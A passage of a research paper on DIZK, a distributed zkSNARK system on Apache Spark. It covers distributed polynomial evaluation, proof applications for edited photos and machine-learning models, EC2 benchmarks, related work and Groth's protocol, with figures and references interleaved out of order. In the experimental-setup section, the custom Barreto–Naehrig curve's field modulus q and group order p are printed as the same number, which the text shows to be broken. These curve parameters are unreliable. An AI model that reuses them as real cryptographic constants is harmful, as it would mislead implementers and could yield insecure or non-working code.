This polynomial division can be achieved by: (a) choosing a domain $D'$ disjoint from $D$ of size $M$ (so that the denominator $Z_D(X)$ never vanishes on $D'$, avoiding divisions by zero); (b) computing the component-wise ratio of the evaluations of the numerator and denominator on $D'$ and then interpolating the result. Below we discuss how to evaluate the numerator on $D'$ because the same problem for the denominator is not hard since $Z_D(X)$ is a sparse polynomial (for suitably chosen $D$).

The evaluation of the numerator on $D'$ is computed by first evaluating the numerator on $D$, and then using FFT techniques to convert this evaluation into an evaluation on the disjoint domain $D'$ (run an inverse FFT on $D$ and a forward FFT on $D \cup D'$). The second part is done via a distributed FFT (§4.1.2).

Let us focus for simplicity on computing the evaluation of the polynomial $\mathbf{A}_z(X) := \sum_{i=0}^{N} \mathbf{A}_i(X) z_i$ on $D$, which is one of the terms in the numerator. Since the evaluation of $\mathbf{A}_i$ on $D$ equals the $i$-th row of $\mathbf{a}$, the task that needs to be solved in a distributed way is the following.

$$\begin{array}{rl} \text{in:} & \mathbf{a} \in \mathbb{F}^{(1+N)\times M} \text{ and } z \in \mathbb{F}^{1+N} \\ \text{out:} & (\sum_{i=0}^{N} \mathbf{a}_{i,j} z_i)_{j=1}^{M} \end{array}$$

Again, the parameters $N$ and $M$ are huge, so no single machine can store an array with $N$ or $M$ field elements.

**Strawman.** Encode $\mathbf{a} = (\mathbf{a}_{i,j})_{i,j}$ and $z = (z_i)_i$ as two RDDs and perform the following distributed computation:

1. Join the set $(\mathbf{a}_{i,j})_{i,j}$ and the set $(z_i)_i$ by the index $i$.
2. Map each $(\mathbf{a}_{i,j}, z_i)$ pair to their product $\mathbf{a}_{i,j} z_i$.
3. Reduce the evaluations by index $j$ to get $(\sum_{i=0}^{N} \mathbf{a}_{i,j} z_i)_{j=1}^{M}$.

When running this computation, we ran into a stragglers problem that is the converse of that described in §5: while matrix $\mathbf{a}$ is sparse, its *rows* are almost sparse because, while most rows are sparse, some rows are dense. The join overloaded the executors assigned to dense rows.

The reason underlying the problem is also the converse: some variables participate in many constraints. This situation too is a common occurrence in R1CS instances. For example, the constant value 1 is used often (e.g., every constraint capturing boolean negations) and this constant appears as an entry in $z$.

Generic solutions for load imbalances like `skewjoin` [6] were not performant for the same reasons as in §5.

**Our approach.** We solve this problem via a two-part solution analogous to that in §5, with the change that the computation is now for rows instead of columns. The dense vectors depend on the constraints alone so they do not change during proving, even for different inputs $x$. Hence, Part 1 runs once during setup, and not again during proving (only Part 2 runs then).

# 7 Applications

We study two applications for our distributed zkSNARK: (1) authenticity of edited photos [53] (see §7.1); and (2) integrity of machine learning models (see §7.2). In both cases the application consists of algorithms for two tasks. One task is expressing the application predicate as an R1CS instance, which means generating a certain set of constraints (ideally, as small as possible) to pass as input to the setup. The other task is mapping the application inputs to a satisfying assignment to the constraints, to pass as input to the prover.

Recall that our distributed zkSNARK expects the R1CS instance (set of constraints) and witness (assignment) to be distributed data structures (see §3). In both applications, we distribute the constraint generation and witness generation across multiple machines, which for sufficiently large instance sizes, confers greater efficiency.

## 7.1 Authenticity of photos

Authenticity of photos is crucial for journalism and crime investigations but is difficult to ensure due to powerful digital editing tools. A recent paper, PhotoProof [53], proposes an approach that relies on a combination of special signature signing cameras and zkSNARKs to prove, in zero knowledge, that an edited image was obtained from a signed (and thus valid) input image only according to a set of permissible transformations. More precisely, the camera actually signs a commitment to the input image, and this commitment and signature also accompany the edited image, and thus can be verified separately.

We benchmark our system on this application because the original PhotoProof relies on monolithic zkSNARK implementations and is thus limited to small photo sizes. Our system's scalability allows for proofs of relatively large images (see §11). Below we describe the three transformations that we implemented: crop, rotation, and blur; the first two are also implemented in [53], while the third one is from [49]. Throughout, we consider images of dimension $r \times c$ that are black and white, which means that each pixel is an integer between 0 and 255; we represent such an image as a list of $rc$ field elements each storing a pixel. Our algorithms can be extended to color images via RGB representation, but we do not do so in this work.

**Crop.** The crop transformation is specified by a $r \times c$ mask and maps an input $r \times c$ image into an output $r \times c$ image by keeping or zeroing out each pixel according to the corresponding bit in the mask. This choice is realized via a MUX gadget controlled by the mask's bit. We obtain that the number of constraints is $rc$ and the number of variables is $3rc$. In our implementation, we distribute the generation of constraints and variable assignment by individually processing blocks of pixels.

**Rotation.** The rotation transformation is specified by an angle $\theta \in [0, \pi/4]$ and maps a pixel in position $(x, y)$ to $\left(\begin{smallmatrix} \cos\theta & -\sin\theta \\ \sin\theta & \cos\theta \end{smallmatrix}\right)(x, y)$; this rotates the image by angle $\theta$ around $(0, 0)$. Some pixels go outside the image and are thus lost, while new pixels appear and are set to zero.

We follow the approach of [53], and use the method of *rotation by shears* [54], which uses the identity $\left(\begin{smallmatrix} \cos\theta & -\sin\theta \\ \sin\theta & \cos\theta \end{smallmatrix}\right) = \left(\begin{smallmatrix} 1 & -\tan(\theta/2) \\ 0 & 1 \end{smallmatrix}\right)\left(\begin{smallmatrix} 1 & 0 \\ \sin\theta & 1 \end{smallmatrix}\right)\left(\begin{smallmatrix} 1 & -\tan(\theta/2) \\ 0 & 1 \end{smallmatrix}\right)$. The first is a shear by row, the second a shear by column, and the third again a shear by row. Each shear is performed by individually invoking a barrel shifter to every row or column, with the correct offset. For more details on how to

compute the offsets and the shear transformations, please refer to the full version.

In our implementation, we distribute the generation of constraints and variable assignment by distributing each shear, which can be done by generating each barrel shifter's constraints and variable assignment in parallel.

**Blur.** The blur transformation is specified by a position $(x,y)$, height $u$, and width $v$; it maps an input $r \times c$ image into an output $r \times c$ image in which Gaussian blur has been applied to the $u \times v$ rectangle whose bottom-left corner is at $(x,y)$. More precisely, we approximate Gaussian blur via three sequential *box blurs*, which are further reduced to six directional blurs [49]. To realize this transformation as constraints, we need to verify, for each of the $uv$ positions in the selected region and for each of the 6 directional blurs, that the new pixel is the correct (rounded) average of the $2r+1$ pixels in the old image. For more details on the algorithm, please refer to the full version.

In our implementation, since the value of each new pixel only depends on several surrounding pixels, we distribute the generation of constraints and witnesses by pixel blocks in the selected region.

## 7.2 Integrity of machine learning models

Suppose that a hospital owns sensitive patient data, and a researcher wishes to build a (public) model by running a (public) training algorithm on this sensitive data. The hospital does not want (or legally cannot) release the data; on the other hand, the researcher wants others to be able to check the integrity of the model. One way to resolve this tension is to have the hospital use a zkSNARK to prove that the model is the output obtained when running it on the sensitive data.[1]

In this paper, we study two operations: linear regression and covariance matrix calculation (an important subroutine for classification). Both rely on linear algebraic operations that are simple to express as constraints and to distribute across machines.

**Linear regression.** Least-squares linear regression is a popular supervised machine learning training algorithm that models the relationship between variables as linear. The input is a labeled dataset $D = (X,Y)$ where rows of $X \in \mathbb{R}^{n \times d}$ and $Y \in \mathbb{R}^{n \times 1}$ are the observations' independent and dependent variables. Assuming that $Xw \approx Y$ for some $w \in \mathbb{R}^{d \times 1}$, the algorithm's goal is to find such a $w$ that minimizes the mean squared-error loss. The solution to the optimization problem is $w = (X^T X)^{-1} X^T Y$.

[1] More precisely, the hospital also needs to prove that the input data is consistent, e.g., with some public commitment that others trust is a commitment to the hospital's data. This can be a very expensive computation to prove, but we do not study it in this paper since hash-based computations have been studied in many prior works, and we instead focus on the machine learning algorithms. In a real-world application both computations should be proved.

While the formula to compute $w$ uses a matrix inversion, one can easily check correctness of $w$ by verifying that $X^T X w = X^T y$. The problem is thus reduced to checking matrix multiplications, which can be easily expressed and distributed as we now describe.

We generate the constraints and variable assignments by following a distributed block-based algorithm for matrix multiplication [24, 50, 70]. Such an algorithm splits the output matrix into blocks, and assigns and shuffles the data needed to generate each block to the same machine. Each block can independently generate its constraints and variable assignments after receiving the necessary values. This simple approach works well for us because memory usage is dominated by the number of constraints and variables rather than the size of the input/output matrices.

**Covariance matrix.** Computing covariance matrices is an important subroutine in classification algorithms such as Gaussian naive Bayes and linear discriminant analysis [18]. These algorithms classify observations into discrete classes by constructing a probability distribution for each class. This reduces to computing the mean and covariance matrix for each class of sample points.

Suppose that $\{x_i \in \mathbb{R}^{d \times 1}\}_{i=1..n}$ is an input data set from a single class. Its covariance matrix is $M := \frac{1}{n-1} \sum_{i=1}^{n} (x_i - \bar{x})(x_i - \bar{x})^T \in \mathbb{R}^{d \times d}$, where $\bar{x} := (\frac{1}{n} \sum_{i=1}^{n} x_i) \in \mathbb{R}^{d \times 1}$ is the average of the $n$ observations.

To verify $M$, we first check the correctness of $\bar{x}$ by individually checking each of the $d$ entries; for each entry we use the same approach as in the case of blur (in §7.1). Then, we check correctness of each matrix multiplication $(x_i - \bar{x})(x_i - \bar{x})^T$, using the same distribution technique from linear regression. Finally, we check correctness of the 'average' of the $n$ resulting matrices.

# 8 Implementation

We implemented the distributed zkSNARK in $\approx$ 10K lines of Java code over Apache Spark [2], a popular cluster computing framework. All data representations are designed to fit within the Spark computation model. For example, we represent an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ via three RDDs, one for each of the three matrices $\mathbf{a}, \mathbf{b}, \mathbf{c}$, and each record in an RDD is a tuple $(j, (i, v))$ where $v$ is the $(i, j)$-th entry of the matrix. (Recall from §2.2 that $\mathbf{a}, \mathbf{b}, \mathbf{c}$ are coefficient matrices that determine all constraints of the instance.) Since DIZK deals with large instances, we carefully adjust the RDD partition size such that each partition fits on an executor's heap space.

# 9 Experimental setup

We evaluated DIZK on Amazon EC2 using r3.large instances (2 vCPUs, 15 GiB of memory) and r3.8xlarge instances (32 vCPUs, 244 GiB of memory). For single-machine experiments, we used one r3.large instance. For distributed experiments, we used a cluster of ten

r3.8xlarge instances for up to 128 executors, and a cluster of twenty r3.8xlarge for 256 executors.

We instantiate the zkSNARK via a 256-bit Barreto–Naehrig curve [8], a standard choice in prior zkSNARK implementations. This means that $\mathbb{G}_1$ and $\mathbb{G}_2$ are elliptic curve groups of a prime order $p$ of 256 bits, and the scalar field $\mathbb{F}$ has this same size.

An important technicality is that we cannot rely on curves used in prior zkSNARK works, because they do not support the large instance sizes in this work, as we now explain. To allow for efficient implementations of the setup and the prover one needs a curve in which the group order $p$ is such that $p-1$ is divisible by $2^a$, where $2^a$ is larger than the maximum instance size to be supported [11]. As the instance sizes that we support are in the billions (at least $2^{30}$), we need, say, $a \geq 40$.

We thus generated (by modifying the sampling algorithm in [8]) a 256-bit Barreto–Naehrig curve with $a = 50$, which suffices for our purposes. The curve is $E/\mathbb{F}_q\colon y^2 = x^3 + 13$ with $q = 17855808334804902850260923831770255773646114952324966112694569107431857586177$, and its order is $p = 17855808334804902850260923831770255773646114952324966112694569107431857586177$.

## 10 Evaluation of the distributed zkSNARK

We evaluated our distributed zkSNARK and show that:

1. We support instances of *more than a billion gates*, a significant improvement over serial implementations, which exceed memory bounds at 10-20 million gates.
2. Fixing a number of executors on the cluster and letting the instance size increase (from several millions to over a billion), the running time of the setup and prover increases close to linearly as expected, demonstrating scalability over this range of instance sizes.
3. Fixing an input size and increasing the number of executors, the running time of the setup and prover decreases close to linearly as expected, demonstrating parallelization over this range of executors.

In the next few sub-sections we support these findings.

### 10.1 Evaluation of the setup and prover

We evaluate our distributed implementation of the zkSNARK setup and prover. Below we use 'instance size' to denote the number of constraints $M$ in a R1CS instance.[2]

First, we measure the largest instance size (as a power of 2) that is supported by:

- the serial implementation of Groth's protocol [59], a state-of-the-art zkSNARK library; and
- our distributed implementation of the same protocol.

(Also, we plot the same for the serial implementation of PGHR [55]'s protocol in `libsnark`, a common zkSNARK choice.)

Data from our experiments, reported in Fig. 4, shows that using more executors allows us to support larger instance sizes, in particular supporting *billions* of constraints with sufficiently many executors. Instances of this size are much larger than what was previously possible via serial techniques.

Next, we measure the running time of the setup and the prover on an increasing number of constraints and with an increasing number of executors. Data from our experiments, reported in Fig. 5, shows that (a) for a given number of executors, running times increase nearly linearly as expected, demonstrating *scalability* over a wide range of instance sizes; (b) for a given instance size, running times decrease nearly linearly as expected, demonstrating *parallelization* over a wide range of number of executors.

Finally, we again stress that we do not evaluate the zkSNARK verifier because it is a simple and fast algorithm that can be run even on a smartphone. Thus, we simply use `libsnark`'s implementation of the verifier [59], whose running time is $\approx 2\,\text{ms} + 0.5\,\mu\text{s} \cdot k$ where $k$ is the number of field elements in the R1CS input (not a large number in typical applications).

### 10.2 Evaluation of the components

We separately evaluate the performance and scalability of key components of our distributed SNARK implementation: the field algorithms for Lag and FFT (§10.2.1) and group algorithms for fixMSM and varMSM (§10.2.2). We single out these components since they are starting points to distribute other similar proof systems.

#### 10.2.1 Field components: Lag and FFT

We evaluate our implementation of distributed algorithms for Lag (used in the setup) and FFT (used in the prover). For the scalar field $\mathbb{F}$, we measure the running time, for an increasing instance size and increasing number of executors in the cluster. Data from our experiments, reported in Fig. 6, shows that our implementation behaves as desired: for a given number of executors, running times increase close to linearly in the instance size; also, for a given instance size, running times decrease close to linearly as the number of executors grow.

#### 10.2.2 Group components: fixMSM and varMSM

We evaluate our implementation of distributed algorithms for fixMSM (used in the setup) and varMSM (used in the prover). For each of the elliptic-curve groups $\mathbb{G}_1$ and $\mathbb{G}_2$, we measure the total running time, for increasing instance size and number of executors in the cluster. Data

[2] The number of variables $N$ also affects performance, but it is usually close to $M$ and so our discussions only mention $M$ with the understanding that $N \approx M$ in our experiments. The number of inputs $k$ in an R1CS instance is bounded by the number of variables $N$, and either way does not affect the setup's and prover's performance by much; moreover, $k$ is much, much smaller than $N$ in typical applications and so we do not focus on it.





Figure 4: Largest instance size supported by `libsnark`'s serial implementation of PGHR's protocol [55] and Groth's protocol [42] vs. our distributed system.





Figure 5: Setup and prover running times for different combinations of instance size and number of executors.

from our experiments, reported in Fig. 7, shows that our implementation behaves as desired: for a given number of executors, running times increase close to linearly in the instance size; also, for a given instance size, running times decrease close to linearly in the number of executors.

## 10.3 Effectiveness of our techniques

We ran experiments (32 and 64 executors for all feasible instances) comparing the performance of the setup and





Figure 6: Running times of Lag and FFT over $\mathbb{F}$ for different combinations of instance size and number of executors.






Figure 7: Running times of fixMSM, varMSM over $\mathbb{G}_1, \mathbb{G}_2$ for combinations of instance size and number of executors.

prover with two implementations: (1) the implementation that is part of DIZK, which has optimizations described in the design sections (§4, §5, §6); and (2) an implementation that does not employ these optimizations (e.g., uses `skewjoin` instead of our solution, and so on). Our data established that our techniques allow achieving instance sizes that are 10 times larger, at a cost that is 2-4 times faster in the setup and prover.

## 11 Evaluation of applications

We evaluated the performance of constraint and witness generation for the applications described in §7.

Fig. 9 shows, for various instances of our applications, the number of constraints and the performance of constraint and witness generation. In all cases, witness generation is markedly more expensive than constraint generation due to data shuffling. Either way, both costs are insignificant when compared to the corresponding costs




(a) Constraints generation (b) Witness generation (c) Constraints generation (d) Witness generation

Figure 8: Scalability of linear regression.

| Application | | Size | Constraint | Witness |
|---|---|---|---|---|
| matrix multiply (700 × 700 matrices) | | 685 M | 12 s | 62 s |
| covariance matrix (20K points, 100 dims) | | 402 M | 13 s | 67 s |
| linear regression (20K points, 100 dims) | | 404 M | 18 s | 77 s |
| 2048 ×2048 image | blur | 13.6 M | 3 s | 31 s |
| | crop | 4.2 M | 1 s | 34 s |
| | rotation | 138 M | 7 s | 14.6 s |

Figure 9: Costs of some applications: number of constraints, time to generate constraints, and time to generate the witness. (Both times are for 64 executors.)

of the SNARK setup and prover. Hence, we did not try to optimize this performance further.

Fig. 8 shows the scaling behavior of constraint and witness generation for one application, linear regression. Fig. 8a and Fig. 8b show the time for constraint and witness generation when fixing the number of executors and increasing the instance size (as determined by the number of constraints); the graphs show that time scales nearly linearly, which means that the algorithm parallelizes well with respect to instance size. Fig. 8c and Fig. 8d show the time for constraint and witness generation when fixing the instance size and increasing the number of executors; the graphs show that the system scales well as the number of executors are increased (at some point, a fixed overhead dominates, so the time flattens out).

## 12 Related work

**Optimization and implementation of proof systems.** Recent years have seen beautiful works that optimize and implement information-theoretic and cryptographic proof systems. These proof systems enable a weak verifier (e.g., a mobile device) to outsource an expensive computation to a powerful prover (e.g., a cloud provider). For example, doubly-efficient interactive proofs for parallel computation [40] have been optimized and implemented in software [30, 68, 66, 67, 77] and hardware [73, 74]. Also, batch arguments based on Linear PCPs [45] have attained remarkable efficiency [60, 62, 63, 61, 72, 22].

Some proof systems, such as zkSNARKs, also provide zero knowledge, which is important for applications [33, 10, 75, 31, 46, 47, 53, 36]. Approaches to construct zkSNARKs include using PCPs [52, 13] or Linear PCPs [41, 51, 20, 37]. An implementation following the first approach has been attained [9], but most other implementations follow the second approach [55, 11, 15, 48, 78, 31]. The zkSNARK setup and prover in prior implementations run on a single machine.

Some recent work explores zero knowledge proofs based not on probabilistic checking techniques and do not offer constant-size proofs, but whose provers are cheaper (and need no setup). See [39] and references therein.

**Proof systems & distributed systems.** While prior work does not distribute the prover's computation across a cluster, some prior work did show how even monolithic provers can be used to prove correct execution of distributed computations. For example, the system Pantry [22] transforms a proof system such as a batch argument or a zkSNARK into an interactive argument for outsourcing MapReduce computations (though it does not preserve zero knowledge). Also, the framework of Proof-Carrying Data [26, 27] allows reasoning, and proving the correctness of, certain distributed computations via the technique of recursive proof composition on SNARKs. This technique can be used to attain zkSNARKs for MapReduce [28], and also for 'breaking up' generic computation into sub-computations while proving each correct [14, 31].

Our work is *complementary to the above approaches*: prior work can leverage our distributed zkSNARK (instead of a 'monolithic' one) to feasibly support larger instance sizes. For instance, Pantry can use our distributed zkSNARK as the starting point of their transformation.

**Trusted hardware.** If one assumes trusted hardware, achieving 'zero knowledge proofs', even ones that are short and cheap to verify, is easier. For example, trusted hardware with attested execution (e.g. Intel SGX) suffices [69, 56]. DIZK does not assume trusted hardware, and thus protects against a wider range of attackers at the prover than these approaches.

## 13 Limitations and the road ahead

While we are excited about scaling to larger circuits, zkSNARKs continue to suffer from important limitations.

First, even if DIZK enables using zkSNARKs for much larger circuits than what was previously possible, doing so is still very expensive (we resort to using a compute cluster!) and so scaling to even larger sizes (say, hundreds of billions of gates) requires resources that may even go beyond those of big clusters. Making zkSNARKs more efficient overall (across *all* circuit sizes) remains a challenging open problem.

Second, the zkSNARKs that we study, like most other 'practical' ones, require a trusted party to run a *setup* procedure that uses secret randomness to sample certain public parameters. This setup is needed only once per circuit, but its time and space costs also grow with circuit size. While DIZK does provide an efficient distributed setup (in addition to the same for the prover), performing this setup in practice is challenging due to many real-world security concerns. Currently-deployed zkSNARKs have relied on Secure Multi-party Computation "ceremonies" for this [12, 21], and it remains to be studied if those techniques can be distributed by building on our work.

Our outlook is optimistic as the area of efficient proof systems sees tremendous progress [76], not only in terms of real-world deployment [7] but also for zkSNARK constructions that, while still somewhat expensive, rely only on public randomness (no setup is needed) [13, 9].

## 14 Conclusion

We design and build DIZK, a distributed zkSNARK system. While prior systems only support circuits of up to 10-20 million gates (at a cost of 1 ms per gate in the prover), DIZK leverages the combined CPU and memory resources in a cluster to support circuits of up to billions of gates (at a cost of 10 µs per gate in the prover). This is a qualitative leap forward in the capabilities zkSNARKs, a recent cryptographic tool that has garnered much academic and industrial interest.

## Acknowledgements

The authors are grateful to Jiahao Wang for participating in early stages of this work. This work was supported by the Intel/NSF CPS-Security grants #1505773 and #20153754, the UC Berkeley Center for Long-Term Cybersecurity, and gifts to the RISELab from Amazon, Ant Financial, CapitalOne, Ericsson, GE, Google, Huawei, IBM, Intel, Microsoft, and VMware. The authors thank Amazon for donating compute credits to RISELab, which were extensively used in this project.

## References

[1] Apache Hadoop, 2017. `http://hadoop.apache.org/`.

[2] Apache Spark, 2017. `http://spark.apache.org/`.

[3] Chronicled, 2017. `https://www.chronicled.com/`.

[4] J.P. Morgan Quorum, 2017. `https://www.jpmorgan.com/country/US/EN/Quorum`.

[5] QED-it, 2017. `http://qed-it.com/`.

[6] skewjoin, 2017. `https://github.com/tresata/spark-skewjoin`.

[7] ZCash Company, 2017. `https://z.cash/`.

[8] BARRETO, P. S. L. M., AND NAEHRIG, M. Pairing-friendly elliptic curves of prime order. In *Proceedings of the 12th International Conference on Selected Areas in Cryptography* (2006), SAC'05, pp. 319–331.

[9] BEN-SASSON, E., BENTOV, I., CHIESA, A., GABIZON, A., GENKIN, D., HAMILIS, M., PERGAMENT, E., RIABZEV, M., SILBERSTEIN, M., TROMER, E., AND VIRZA, M. Computational integrity with a public random string from quasi-linear PCPs. In *Proceedings of the 36th Annual International Conference on Theory and Application of Cryptographic Techniques* (2017), EUROCRYPT '17, pp. 551–579.

[10] BEN-SASSON, E., CHIESA, A., GARMAN, C., GREEN, M., MIERS, I., TROMER, E., AND VIRZA, M. Zerocash: Decentralized anonymous payments from Bitcoin. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy* (2014), SP '14, pp. 459–474.

[11] BEN-SASSON, E., CHIESA, A., GENKIN, D., TROMER, E., AND VIRZA, M. SNARKs for C: Verifying program executions succinctly and in zero knowledge. In *Proceedings of the 33rd Annual International Cryptology Conference* (2013), CRYPTO '13, pp. 90–108.

[12] BEN-SASSON, E., CHIESA, A., GREEN, M., TROMER, E., AND VIRZA, M. Secure sampling of public parameters for succinct zero knowledge proofs. In *Proceedings of the 36th IEEE Symposium on Security and Privacy* (2015), S&P '15, pp. 287–304.

[13] BEN-SASSON, E., CHIESA, A., AND SPOONER, N. Interactive oracle proofs. In *Proceedings of the 14th Theory of Cryptography Conference* (2016), TCC '16-B, pp. 31–60.

**Setup.** The setup $\mathscr{S}$ receives an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ and then samples a proving key $\mathsf{pk}$ and a verification key $\mathsf{vk}$ as follows. First, $\mathscr{S}$ reduces the R1CS instance $\phi$ to a QAP instance $\Phi = (k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ by running the algorithm $\mathsf{qapl}$. Then, $\mathscr{S}$ samples random elements $t, \alpha, \beta, \gamma, \delta$ in $\mathbb{F}$ (this is the randomness that must remain secret). After that, $\mathscr{S}$ evaluates the polynomials in $\mathbf{A}, \mathbf{B}, \mathbf{C}$ at the element $t$, and computes

$$\mathbf{K}^{\mathsf{vk}}(t) := \left( \frac{\beta \mathbf{A}_i(t) + \alpha \mathbf{B}_i(t) + \mathbf{C}_i(t)}{\gamma} \right)_{i=0,\ldots,k}$$
$$\mathbf{K}^{\mathsf{pk}}(t) := \left( \frac{\beta \mathbf{A}_i(t) + \alpha \mathbf{B}_i(t) + \mathbf{C}_i(t)}{\delta} \right)_{i=k+1,\ldots,N}$$

and

$$\mathbf{Z}(t) := \left( \frac{t^j Z_D(t)}{\delta} \right)_{j=0,\ldots,M-2}$$

Finally, the setup algorithm computes encodings of these elements and outputs $\mathsf{pk}$ and $\mathsf{vk}$ defined as follows:

$$\mathsf{pk} := \left( [\alpha]_1, \begin{matrix}[\beta]_1, [\delta]_1 \\ [\beta]_2, [\delta]_2\end{matrix}, [\mathbf{A}(t)]_1, \begin{matrix}[\mathbf{B}(t)]_1 \\ [\mathbf{B}(t)]_2\end{matrix}, \begin{matrix}[\mathbf{K}^{\mathsf{pk}}(t)]_1 \\ [\mathbf{Z}(t)]_1\end{matrix} \right),$$
$$\mathsf{vk} := (e(\alpha, \beta), [\gamma]_2, [\delta]_2, [\mathbf{K}^{\mathsf{vk}}(t)]_1) \ .$$

**Prover.** The prover $\mathscr{P}$ receives a proving key $\mathsf{pk}$, input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$, and then samples a proof $\pi$ as follows. First, $\mathscr{P}$ extends the $x$-witness $w$ for the R1CS instance $\phi$ to a $x$-witness $(w, h)$ for the QAP instance $\Phi$ by running the algorithm $\mathsf{qapW}$. Then, $\mathscr{P}$ samples random elements $r, s$ in $\mathbb{F}$ (this is the randomness that imbues the proof with zero knowledge). Next, letting $z := 1 \| x \| w$, $\mathscr{P}$ computes three encodings obtained as follows

$$[A_r]_1 := [\alpha]_1 + \sum_{i=0}^{N} z_i [\mathbf{A}_i(t)]_1 + r[\delta]_1 \ ,$$
$$[B_s]_1 := [\beta]_1 + \sum_{i=0}^{N} z_i [\mathbf{B}_i(t)]_1 + s[\delta]_1$$
$$[B_s]_2 := [\beta]_2 + \sum_{i=0}^{N} z_i [\mathbf{B}_i(t)]_2 + s[\delta]_2 \ .$$

Then $\mathscr{P}$ uses these two compute a fourth encoding:

$$[K_{r,s}]_1 := s[A_r]_1 + r[B_s]_1 - rs[\delta]_1 + \sum_{i=k+1}^{N} z_i [\mathbf{K}_i^{\mathsf{pk}}(t)]_1 + \sum_{j=0}^{M-2} h_j [\mathbf{Z}_j(t)]_1 \ .$$

The output proof is $\pi := ([A_r]_1, [B_s]_2, [K_{r,s}]_1)$.

**Verifier.** The verifier $\mathscr{V}$ receives a verification key $\mathsf{vk}$, input $x$ in $\mathbb{F}^k$, and proof $\pi$, and, letting $x_0 := 1$, checks that the following holds:

$$e([A_r]_1, [B_s]_2) = e(\alpha, \beta) + e\left( \sum_{i=0}^{k} x_i [\mathbf{K}_i^{\mathsf{vk}}(t)]_1, [\gamma]_2 \right) + e([K_{r,s}]_1, [\delta]_2) \ .$$

Figure 10: The zkSNARK setup, prover, and verifier of Groth [42] (using notation from §2.3).


[14] BEN-SASSON, E., CHIESA, A., TROMER, E., AND VIRZA, M. Scalable zero knowledge via cycles of elliptic curves. In *Proceedings of the 34th Annual International Cryptology Conference* (2014), CRYPTO '14, pp. 276–294. Extended version at `http://eprint.iacr.org/2014/595`.

[15] BEN-SASSON, E., CHIESA, A., TROMER, E., AND VIRZA, M. Succinct non-interactive zero knowledge for a von Neumann architecture. In *Proceedings of the 23rd USENIX Security Symposium* (2014), Security '14, pp. 781–796. Extended version at `http://eprint.iacr.org/2013/879`.

[16] BERNSTEIN, D. J., DOUMEN, J., LANGE, T., AND OOSTERWIJK, J. Faster batch forgery identification. In *Proceedings of the 13th International Conference on Cryptology in India* (2012), INDOCRYPT '12, pp. 454–473.

